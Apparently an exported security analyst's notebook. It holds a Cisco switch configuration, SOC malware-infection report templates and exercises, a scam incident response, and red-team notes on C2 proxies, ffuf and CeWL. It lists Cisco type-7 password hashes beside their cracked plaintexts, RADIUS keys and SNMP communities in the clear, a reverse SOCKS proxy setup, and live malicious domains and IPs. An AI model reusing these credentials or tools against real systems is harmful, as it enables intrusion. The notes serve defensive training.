 ip address 172.29.255.27 255.255.255.128
!
ip default-gateway 172.29.255.22
ip http server
ip http authentication local
ip http secure-server
!
ip ssh version 2
!
logging host 172.31.1.122
!
snmp-server community pubTQL11 RO
snmp-server community priTQL!! RW
snmp-server enable traps snmp linkdown linkup
snmp-server host 172.31.11.101 pubTQL11  snmp
!
!
radius server ivpnps-p197v
 address ipv4 172.31.5.197 auth-port 1812 acct-port 1813
 key T0t@1!QL
!
radius server ivpnps-p198v
 address ipv4 172.31.5.198 auth-port 1812 acct-port 1813
 key T0t@1!QL
!
no vstack
privilege interface level 10 shutdown
privilege interface level 10 no shutdown
privilege interface level 10 no
privilege configure level 10 interface
privilege exec level 10 configure terminal
privilege exec level 10 configure
privilege exec level 10 reload
privilege exec level 8 show running-config view full
privilege exec level 8 show running-config view
privilege exec level 8 show running-config
privilege exec level 8 show
privilege exec level 10 clear mac address-table dynamic
privilege exec level 10 clear mac address-table
privilege exec level 10 clear mac
privilege exec level 10 clear ip arp
privilege exec level 10 clear ip
privilege exec level 10 clear
!
line con 0
 password 7 012737281F5A515F70
 login authentication console
 stopbits 1
line vty 0 4
 password 7 107A38354146455B5D45
 length 0
 transport input ssh
line vty 5 15
 password 7 107A38354146455B5D45
 length 0
 transport input ssh
!
ntp server 172.31.1.66
end
```












https://www.firewall.cx/cisco/cisco-routers/cisco-type7-password-crack.html

```
username TQL@Admin$ privilege 15 password 7 09781E1D3954562327
username TQL@Monitor$ privilege 5 password 7 023235774F5758711D0A
line con 0
 password 7 012737281F5A515F70
 login authentication console
 stopbits 1
line vty 0 4
 password 7 107A38354146455B5D45
 length 0
 transport input ssh
line vty 5 15
 password 7 107A38354146455B5D45
 length 0
 transport input ssh
```



`username TQL@Admin$ privilege 15 password 7 09781E1D3954562327`	T0t@1!QL
`username TQL@Monitor$ privilege 5 password 7 023235774F5758711D0A`	TQL1701

```
line con 0
```

`password 7 012737281F5A515F70`	TQL$1701

```
 login authentication console
 stopbits 1
line vty 0 4
```

`password 7 107A38354146455B5D45`	TQL$1701!

```
 length 0
 transport input ssh
line vty 5 15
```

`password 7 107A38354146455B5D45`	TQL$1701!

```
 length 0
 transport input ssh
```

Report Template

Monday, December 11, 2023 2:05 PM

```
SUMMARY:

On Wednesday 2015-08-05, Degrando Rustlyn infected his Windows desktop computer with a banking Trojan after
opening a malicious email and downloading malware from a link in the message.  After detecting the
infection, the SOC Team contacted Degrando and initiated response procedures to resolve the issue.

DETAILS:

Infected computer's host name: PERTRUIDE-PC
Infected computer's IP address: 192.168.137.113
Infected computer's MAC address: 00:1e:4f:6c:ba:05 (Dell_6c:ba:05)
Infected computer's operating system: Windows 7

Malicious email that caused the infection:

Date/Time: Tuesday 2015-08-04 20:16:47 +0000 (UTC)
Subject: Voce recebeu comentario de voz em sua foto - 3192132
From: "Facebook.com" <accounts@passport.com> (spoofed sender)
To: degrando.rustlyn@world-of-widgets.com

TIMELINE:

2015-08-04 20:16 UTC - Degrando Rustlyn receives malicious email with link designed to download malware.
2015-08-05 16:01 UTC - From Windows 7 desktop PERTUIDE-PC, Degrando clicks on link from the malicious email.
2015-08-05 16:04 UTC - Post infection traffic from PERTUIDE-PC triggers Snort alerts on Banking Trojan.
2015-08-05 ??:?? UTC - SOC Team contacts Degrando Rustlyn.
2015-08-05 ??:?? UTC - SOC Team confirms PERTUIDE-PC is infected and initiates response procedures.

INFECTION TRAFFIC:

2015-08-05 16:01 UTC - 150.164.130.253 port 80 - www.ica.ufmg.br - GET /rha/images/pdf.php
2015-08-05 16:01 UTC - 67.212.169.218 port 443 - downloadpdf.demojoomla.com - GET /Download.rar
2015-08-05 16:02 UTC - 67.212.169.218 port 443 - downloadpdf.demojoomla.com - GET /Gravar.zip
2015-08-05 16:04 UTC - 69.49.115.40 port 80 - australiano2015.com.br - POST /accord/point.php
2015-08-05 16:04 UTC - 69.49.115.40 port 80 - australiano2015.com.br - POST /w.php

ALERTS:

The SOC received the following alerts on post-infection traffic on 69.49.115.40 over TCP port 80:

ET TROJAN Win32/Bancos.AMM CnC Beacon
ETPRO TROJAN Trojan-Banker.Win32.CdePro Variant CnC Beacon
MALWARE-CNC Win.Trojan.Bancos variant outbound connection

ASSOCIATED MALWARE:

Rar archive downloaded from link in the email:
File name: Download.rar
File size: 3 KB (3,205 bytes)
MD5 hash: 6325f04a77fce24c8c43b71d817d3fe7

Extracted malware from the zip file::
File name: Download.vbe
File size: 5 KB (4,804 bytes)
MD5 hash: 50ac6b67b095aeb4e85b3f94e66d8666

Zip archive downloaded by the VBE file:
File name: Gravar.zip
File size: 9.3 MB (9,303,045 bytes)
MD5 hash: e1d6e85f72d76845f9dc1c5c3d4fd469

Extracted malware from the zip file:
File name: dmw.exe
File size: 18.9 MB (18,925,024 bytes)
MD5 hash: 3c3e8b9b18fb1d14095adb0a16d457d8
```

SUMMARY:
Here is where you sum up what happened in one or two sentences

DETAILS:
Infected Computer 1:
- Infected computer's host name:
- Infected computer's IP address:
- Infected computer's MAC address:
- Infected computer's operating System:

TIMELINE:
2020-08-21 15:04:24 UTC frame 0692 - 10.8.21.163 is a dummy and goes and clicks on a bad link...

INFECTION TRAFFIC:
This is where you timestamp and put where you see the malware performing activities

ALERTS: (EXAMPLE)
Between 10.8.21.163:61208 and 45.12.4.190:80
1. 15:04 - ETPRO CURRENT_EVENTS Maldoc Requesting Ursnif Payload 2018-09-24
2. 15:04 - ET POLICY Binary Download Smaller than 1 MB Likely Hostile
3. 15:04 - ET POLICY PE EXE or DLL Windows file download HTTP
4. 15:04 - ET INFO EXE - Served Attached HTTP
5. 15:04 - ET TROJAN VMProtect Packed Binary Inbound via HTTP - Likely Hostile

Between 45.147.231.132:443 and 10.8.21.163:61225
1. 15:05 - ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)

Between 89.44.9.186:443 and 10.8.21.163:61227
1. 15:07 - ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)

ASSOCIATED MALWARE: (Example)

Mal01:
- Description: .cab file with .exe file header downloaded from 45.12.4.190
- Filename: kevyl.php%3fl=ranec11.cab (ranec11.cab)
- File size: 297.5 KiB (304,640 bytes)
- MD5 hash: a52a1e151bf4b993efcff87b3780d731 (note.dll on virustotal)

Mal02:
- Description:
- Filename:
- File size:
- MD5 hash:

Malicious IPs:

Compromised Accounts:

Comrpomised 1: 2015-08-07

Thursday, December 7, 2023 2:11 PM

SCENARIO

You're an analyst at a Brazilian manufacturing corporation named World of Widgets. On Wednesday 2015-08-05, you see the following alerts while working at the corporation's Security Operations Center (SOC):

ST	CNT	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2	192.168.137.113	49311	69.49.115.40	80	6	ET TROJAN Win32/Bancos.AMM CnC Beacon
RT	2	192.168.137.113	49312	69.49.115.40	80	6	ETPRO TROJAN Trojan-Banker.Win32.ChePro Variant CnC Beacon

```
[**] [1:34931:1] MALWARE-CNC Win.Trojan.Bancos variant outbound connection [**]
[Classification: A Network Trojan was detected] [Priority: 1]
192.168.137.113:49311 -> 69.49.115.40:80
TCP TTL:245 TOS:0x8 ID:31214 IpLen:20 DgmLen:510 DF
***A**** Seq: 0x7A1C2310  Ack: 0xDE85C6A9  Win: 0x11DB  TcpLen: 20
[Xref => http://www.virustotal.com/en/file/7816d2b6507950177cf1af596744abe523cad492f4d78...
```

YOUR TASK

You now have: 1) a pcap of the traffic, 2) HTTPS traffic logs, 3) a collection of artifacts from that HTTPS traffic, and 4) malicious emails Degrando received during that timeframe.

Your task? Figure out how the computer became infected and document your findings. Your report should include:

The infected computer's host name.
The infected computer's MAC address.
The infected computer's operating system.
The date, time, subject line, and sender of the malicious email that caused the infection.
Information on any malware associated with the infection.
Domains and IP addresses of any related traffic.
A timeline of events leading to the infection.

Host name: Pertruide-PC
MAC Address: 00:1e:4f:6c:ba:05
Operating System: Microsoft Windows 7 Home Premium 6.1.7601

Email:
- Date: 5 Aug 2015,
- Time:
- Subject Line:

- Download.rar is downloaded from https://downloadpdf.joomla.com/Download.rar at 8/5/2015 @ 4:01pm
    - Download.rar contains Download.vbe, which is an encoded .vbe script that potentially contains malware

- Gravar.zip is downloaded from https://downloadpdf.joomla.com/Gravar.zip at 8/5/2015 at

4:03pm

- Gravar.zip contains Dmw.exe which Contains strings pertaining to visual basic code
- From Strings:

  !This program cannot be run in DOS mode.
  .text
  `.rsrc
  @.reloc
  *Zs8
  ,3~
  , rQ
  lSystem.Resources.ResourceReader, mscorlib, Version=2.0.0.0, Culture=neutral,
  PublicKeyToken=b77a5c561934e089#System.Resources.RuntimeResourceSet
  hSystem.Drawing.Bitmap, System.Drawing, Version=2.0.0.0, Culture=neutral,
  PublicKeyToken=b03f5f7f11d50a3aPADPAD
  QSystem.Drawing, Version=2.0.0.0, Culture=neutral,
  PublicKeyToken=b03f5f7f11d50a3a
  System.Drawing.Bitmap
  Data

Malicious IPs:

- 69.49.115.40
  - Description: Enumeration information Collector / C2 Server?
  - First contact: Frame 22493 , Time 668.214219 > FROM: Victim, TO: Server
  - Description of interaction: Victim PC is sending identifying and enumeration information of itself to this IP via HTTP POST requests.

- 67.212.169.218
  - Description:

Comrpomised 2: 2020-08-21 PIZZA-BENDER

Thursday, December 14, 2023 10:05 AM

RealTime Events | Escalated Events

ST	CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	2020-08-21 15:04	10.8.21.163	61208	45.12.4.190	80	6	ETPRO CURRENT_EVENTS MalDoc Requesting Ursnif Payload 2018-09-24
RT	4	2020-08-21 15:04	45.12.4.190	80	10.8.21.163	61208	6	ET POLICY Binary Download Smaller than 1 MB Likely Hostile
RT	34	2020-08-21 15:04	45.12.4.190	80	10.8.21.163	61208	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	34	2020-08-21 15:04	45.12.4.190	80	10.8.21.163	61208	6	ET INFO EXE - Served Attached HTTP
RT	2	2020-08-21 15:04	45.12.4.190	80	10.8.21.163	61208	6	ET TROJAN VMProtect Packed Binary Inbound via HTTP - Likely Hostile
RT	1	2020-08-21 15:05	45.147.231.132	443	10.8.21.163	61225	6	ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
RT	33	2020-08-21 15:07	89.44.9.186	443	10.8.21.163	61227	6	ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)

SUMMARY:

DETAILS:

Infected Computer 1:

- Infected computer's host name: DESKTOP-OF4FE8A
- Infected computer's IP address: 10.8.21.163
- Infected computer's MAC address: 10:c3:7b:0a:f2:85
- Infected computer's operating System: Windows

TIMELINE:
2020-08-21 15:04:24 UTC frame 0692 - 10.8.21.163 goes to ncznw6a.com and downloads ranec11.cab
2020-08-21 15:05:24 UTC frame 1965 - 10.8.21.136:61225 connects to 45.147.2331.132:443, alerts detail a PTY session is held here.

INFECTION TRAFFIC:

ALERTS:

Between 10.8.21.163:61208 and 45.12.4.190:80

1. 15:04 - ETPRO CURRENT_EVENTS Maldoc Requesting Ursnif Payload 2018-09-24
2. 15:04 - ET POLICY Binary Download Smaller than 1 MB Likely Hostile
3. 15:04 - ET POLICY PE EXE or DLL Windows file download HTTP
4. 15:04 - ET INFO EXE - Served Attached HTTP
5. 15:04 - ET TROJAN VMProtect Packed Binary Inbound via HTTP - Likely Hostile

Between 45.147.231.132:443 and 10.8.21.163:61225

6. 15:05 - ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)

Between 89.44.9.186:443 and 10.8.21.163:61227

7. 15:07 - ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)

ASSOCIATED MALWARE:

Mal01:

- Description: .cab file with .exe file header downloaded from 45.12.4.190
- Filename: kevyl.php%3fl=ranec11.cab (ranec11.cab)
- File size: 297.5 KiB (304,640 bytes)
- MD5 hash: a52a1e151bf4b993efcff87b3780d731 (note.dll on virustotal)

Mal02:

- Description:

- Filename:
- File size:
- MD5 hash:

Malicious IPs:
45.12.4.190 - ncznw6a.com (Alert #1 - #5)
45.147.231.132 - ldrbravo.casa (Alert #6)
89.44.9.186 - ubbifeder.cyou, siestera.club (Alert #7)

Compromised Accounts:

Comrpomised 3: 2015-11-24 - Goofus and Gallant

Monday, December 18, 2023 12:59 PM

SUMMARY:
TURKEY-TOM navigates to
Comrpomised

DETAILS:
Infected Computer 1:

- Infected computer's host name: TURKEY-TOM
- Infected computer's IP address: 10.1.25.119
- Infected computer's MAC address: a4:1f:72:a6:9c:1b
- Infected computer's operating System: Windows 7 (found in UserAgent String)

TIMELINE:
Victim visits a compromised website
Victim's computer is infected from a malicious iframe on the website

INFECTION TRAFFIC:
2015-11-24 16:16:24.922149 - Frame 10680 - TCP Stream 284 - 10.1.25.119 <>162.216.4.20 : The victim makes a get request to the malicious IP, downloading data for an .olp file previously downloaded, creating a malware file, immediately following this the victim IP sends a POST request to the malicious IP

ALERTS:

ASSOCIATED MALWARE:

Mal01:

- Description:
- Filename: header.js
- File size:
- MD5 hash:

Mal02:

- Description:
- Filename:
- File size:
- MD5 hash:

Malicious IPs:
85.143.220.17 - solutions.babyboomershopping.org

Compromised Accounts:

Suspicious IPs:
Shotgunworld.com 64.34.173.208
132.216.4.20 - ((GERMAN WEBSOITE))

Comrpomised 4:

Tuesday, December 19, 2023 11:01 AM

Incident Response: 20240514

Tuesday, May 14, 2024 11:09 PM

SUMMARY:
Ken was looking to close his robinhood account, clicked on a sponsored link redirecting him to a fake website. Scammers had him download a few applications on his phone which got access to his computer and banking information.

DETAILS:
Infected Computer 1:
- Infected computer's host name: Ken Laptop / iphone
- Infected computer's IP address: NA
- Infected computer's MAC address: NA
- Infected computer's operating System: Windows 11 / iOS

TIMELINE:
2024-05-14
- Ken clicks the link to the fake robinhood website (robinhood.com/us/en/?source=google_sem&utm_source=google&utm_campaign=8140492012&utm_content=84157057397&utm_term=658217162828__robinhood__e&utm_medium=cpc&gad_source=1&gclid=CjwKCAjwl4yyBhAgEiwADSEjeL-iadJ4XwczsO016xdCi6yHVHdfZGXUNK27gg3r8O-qU4Z4KKVhdBoCwu0QAvD_BwE)
- Ken goes to the customer support and calls the number
- Ken is told they put too much money into the account, is told to refund by sending target giftcards that he buys from his local Publix and Target store
- Scammer has ken install "anydesk" application onto his iphone, he is given the remote code to take over his phone
- Scammer installs crypto.com app
- Scammer installs libertyX app
- Scammer installs coinbase app
- Scammer installs trust app
- Scammer then remotes into Ken's laptop (method unknown, ken didn't install anything onto his computer, suspected the windows phone assistant)
- Scammer installs anydesk portable onto ken's system and runs a suspicious command that returns a message claiming to be something from the "better business burau"
- Ken gives cards numbers to the scammer
- Ken logs into bank, possibly having his credentials scraped while doing so.
- Ken continues phone call for a few hours before ending the call and seeking help from me

Remedial Actions Performed:
- iPhone apps are uninstalled
  - Crypto.com app
  - libertyX app
  - Coinbase app
  - Trust app
  - Anydesk iOS app

- Router/Modem unplugged, computer is isolated from network

- On windows 11:
  - **netstat -ano** command is run in cmd
    - Scraped through every listening port and associated PID
      - Port 7070 associated with PID 5528 > anydesk.exe
      - anydesk.exe file location opened, only one executable in folder.
        - windows settings > apps > Installed Apps
          - uninstalled anydesk.exe and all configuration files associated

    - Queried task manager to verify validity of each other running program
    - Queried task manager startup programs for persistence
    - Queried Hive key HKLM/…/CurrentVersion/Run
    - Queried Hive key HKLM/…/CurrentVersion/RunOnce
    - Queried Hive key HKCU/…/CurrentVersion/Run
    - Queried Hive key HKLM/…/Windows NT/CurrentVersion

  - infected computer is returned to the network and more netstat commands are run to see if any new processes spawn that try to reach out to any ip addresses.

  - no new traffic is identified, computer is powered down until necessary to use and will only be used for short times until future analysis can be performed


Malicious Website:
- https://robinhood.com/us/en/?source=google_sem&utm_source=google&utm_campaign=8140492012&utm_content=84157057397&utm_term=658217162828__robinhood__e&utm_medium=cpc&gad_source=1&gclid=CjwKCAjwl4yyBhAgEiwADSEjeL-iadJ4XwczsO016xdCi6yHVHdfZGXUNK27gg3r8O-qU4Z4KKVhdBoCwu0QAvD_BwE

INFRASTRUCTURE Overview

Wednesday, October 16, 2024 6:31 PM

Setting up your proxy network:

https://byt3bl33d3r.substack.com/p/taking-the-pain-out-of-c2-infrastructure
https://byt3bl33d3r.substack.com/p/taking-the-pain-out-of-c2-infrastructure-3c4



Exchange/Mail Server

Wednesday, October 16, 2024 6:47 PM

Baseline

Wednesday, October 16, 2024 6:47 PM

Software

Wednesday, October 16, 2024 6:47 PM

C2

Wednesday, October 16, 2024 6:48 PM

Redirectors

Wednesday, October 16, 2024 6:48 PM

Proxies

Sunday, October 20, 2024 9:07 PM

SETUP SOCKS PROXY:

git clone https://github.com/p3nt4/Invoke-SocksProxy	download the tools
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout private.key -out cert.pem	create the private and public keys for the proxy
sudo python3 ReverseSocksProxyHandler.py 443 1080 ./cert.pem ./private.key	start a SOCKS proxy handler to forward traffic

Wordlists

Sunday, October 6, 2024 8:57 PM

https://github.com/danielmiessler/SecLists
SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. The goal is to enable a security tester to pull this repository onto a new testing box and have access to every type of list that may be needed.

GIT (complete)
```
git clone https://github.com/danielmiessler/SecLists.git
```

Kali Linux
```
apt -y install seclists
```

FFUF

Monday, October 14, 2024 6:08 PM

ffuf is a fast web fuzzer written in Go that allows typical directory discovery, virtual host discovery (without DNS records) and GET and POST parameter fuzzing.

MAN PAGE

TLDR

Enumerate directories using [c]olored output and a [w]ordlist specifying a target [u]RL
$ ffuf -c -w [path/to/wordlist.txt] -u [http://target/FUZZ]

Enumerate webservers of subdomains by changing the position of the keyword
$ ffuf -w [path/to/subdomains.txt] -u [http://FUZZ.target.com]

Fuzz with specified [t]hreads (default: 40) and pro[x]ying the traffic and save [o]utput to a file
$ ffuf -o -w [path/to/wordlist.txt] -u [http://target/FUZZ] -t [500] -x [http://127.0.0.1:8080]

Fuzz a specific [H]eader ("Name: Value") and [m]atch HTTP status [c]odes
$ ffuf -w [path/to/wordlist.txt] -u [http://target.com] -H "[Host: FUZZ]" -mc [200]

Fuzz with specified HTTP method and [d]ata, while [f]iltering out comma separated status [c]odes
$ ffuf -w [path/to/postdata.txt] -X [POST] -d "[username=admin\&password=FUZZ]" -u [http://target/login.php] -fc [401,403]

Fuzz multiple positions with multiple wordlists using different modes
$ ffuf -w [path/to/keys:KEY] -w [path/to/values:VALUE] -mode [pitchfork|clusterbomb] -u [http://target.com/id?KEY=VALUE]

Proxy requests through a HTTP MITM pro[x]y (such as Burp Suite or mitmproxy)
$ ffuf -w [path/to/wordlist] -x [http://127.0.0.1:8080] -u [http://target.com/FUZZ]

SYNOPSIS

ffuf [options]

DESCRIPTION

ffuf is a fest web fuzzer written in Go that allows typical directory discovery, virtual host discovery (without DNS records) and GET and POST parameter fuzzing.

OPTIONS

HTTP OPTIONS:

-H
Header "Name: Value", separated by colon. Multiple -H flags are accepted.

-X
HTTP method to use (default: GET)

-b
Cookie data "NAME1=VALUE1; NAME2=VALUE2" for copy as curl functionality.

-d
POST data

-r
Follow redirects (default: false)

-recursion
Scan recursively. Only FUZZ keyword is supported, and URL (-u) has to end in it. (default: false) -recursion-depth Maximum recursion depth. (default: 0)

-replay-proxy
Replay matched requests using this proxy.

-timeout
HTTP request timeout in seconds. (default: 10)

-u
Target URL

-x
HTTP Proxy URL

GENERAL OPTIONS:

-V
Show version information. (default: false)

-ac
Automatically calibrate filtering options (default: false)

-acc
Custom auto-calibration string. Can be used multiple times. Implies -ac

-c
Colorize output. (default: false)

-maxtime
Maximum running time in seconds. (default: 0)

-p
Seconds of 'delay' between requests, or a range of random delay. For example "0.1" or "0.1-2.0"

-s
Do not print additional information (silent mode) (default: false)

-sa
Stop on all error cases. Implies -sf and -se. (default: false)

-se
Stop on spurious errors (default: false)

-sf
Stop when > 95% of responses return 403 Forbidden (default: false)

-t
Number of concurrent threads. (default: 40)

-v
Verbose output, printing full URL and redirect location (if any) with the results. (default: false)

MATCHER OPTIONS:

-mc
Match HTTP status codes, or "all" for everything. (default: 200,204,301,302,307,401,403)

-ml
Match amount of lines in response

-mr
Match regexp

-ms
Match HTTP response size

-mw
Match amount of words in response

FILTER OPTIONS:

EXAMPLE OUTPUT

```
sec565@slingshot:/labs/sec-1/recon$ ffuf -mc 200,301 -w directories.txt -u
http://www.draconem.io/FUZZ -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.4.1-dev
_____________________________________________

 :: Method           : GET
 :: URL              : http://www.draconem.io/FUZZ
 :: Wordlist         : FUZZ: directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301
_____________________________________________

jobs                    [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 50ms]
.                       [Status: 200, Size: 378342, Words: 14266, Lines: 801, Duration: 57ms]
css                     [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 2300ms]
js                      [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 4317ms]
images                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 4321ms]
onboarding              [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 52ms]
:: Progress: [43007/43007] :: Job [1/1] :: 714 req/sec :: Duration: [0:00:59] :: Errors: 0 ::
```

```
        -fc
                Filter HTTP status codes from response. Comma separated list of codes and ranges
        -fl
                Filter by amount of lines in response. Comma separated list of line counts and ranges
        -fr
                Filter regexp
        -fs
                Filter HTTP response size. Comma separated list of sizes and ranges
        -fw
                Filter by amount of words in response. Comma separated list of word counts and
                ranges
INPUT OPTIONS:
        -D
                DirSearch wordlist compatibility mode. Used in conjunction with -e flag. (default:
                false)
        -e
                Comma separated list of extensions. Extends FUZZ keyword.
        -ic
                Ignore wordlist comments (default: false)
        -input-cmd
                Command producing the input. --input-num is required when using this input method.
                Overrides -w.
        -input-num
                Number of inputs to test. Used in conjunction with --input-cmd. (default: 100)
        -mode
                Multi-wordlist operation mode. Available modes: clusterbomb, pitchfork (default:
                clusterbomb)
        -request
                File containing the raw http request
        -request-proto
                Protocol to use along with raw request (default: https)
        -w
                Wordlist file path and (optional) keyword separated by colon. eg.
                '/path/to/wordlist:KEYWORD'
OUTPUT OPTIONS:
        -debug-log
                Write all of the internal logging to the specified file.
        -o
                Write output to file
        -od
                Directory path to store matched results to.
        -of
                Output file format. Available formats: json, ejson, html, md, csv, ecsv (default: json)
EXAMPLE USAGE:
Fuzz file paths from wordlist.txt, match all responses but filter out those with content-size 42. Colored,
verbose output. ffuf -w wordlist.txt -u https://example.org/FUZZ -mc all -fs 42 -c -v
    Fuzz Host-header, match HTTP 200 responses. ffuf -w hosts.txt -u https://example.org/ -H "Host:
    FUZZ" -mc 200
    Fuzz POST JSON data. Match all responses not containing text "error". ffuf -w entries.txt -u
    https://example.org/ -X POST -H "Content-Type: application/json" -d '{"name": "FUZZ",
    "anotherkey": "anothervalue"}' -fr "error"
    Fuzz multiple locations. Match only responses reflecting the value of "VAL" keyword.
    Colored. ffuf -w params.txt:PARAM -w values.txt:VAL -u https://example.org/?PARAM=VAL -mr
    "VAL" -c
    More information and examples: https://github.com/ffuf/ffuf
```

From <https://linuxcommandlibrary.com/man/ffuf>

CeWL

Sunday, October 6, 2024 8:57 PM

MAN PAGE

```
SYNOPSIS
cewl [OPTION] ... URL

DESCRIPTION
CeWL (Custom Word List generator) is a ruby app which spiders a
given URL, up to a specified depth, and returns a list of words which
can then be used for password crackers such as John the Ripper.
Optionally, CeWL can follow external links.
CeWL can also create a list of email addresses found in mailto links.
These email addresses can be used as usernames in brute force actions.
CeWL is pronounced "cool".


OPTIONS
--help, -h
     Show the help.
--count, -c
     Show the count for each word found.
--depth N, -d N
     The depth to spider to. Default: 2.
--email, -e
     Include email addresses in the search. This option will create an
     email list, after the words list, that can be used as usernames in
     brute force actions.
--email_file FILE
     Filename for email output. Must be used with '-e' option. If used,
     the email list created by '-e' option will be written in a file and
     won't be shown in stdout.
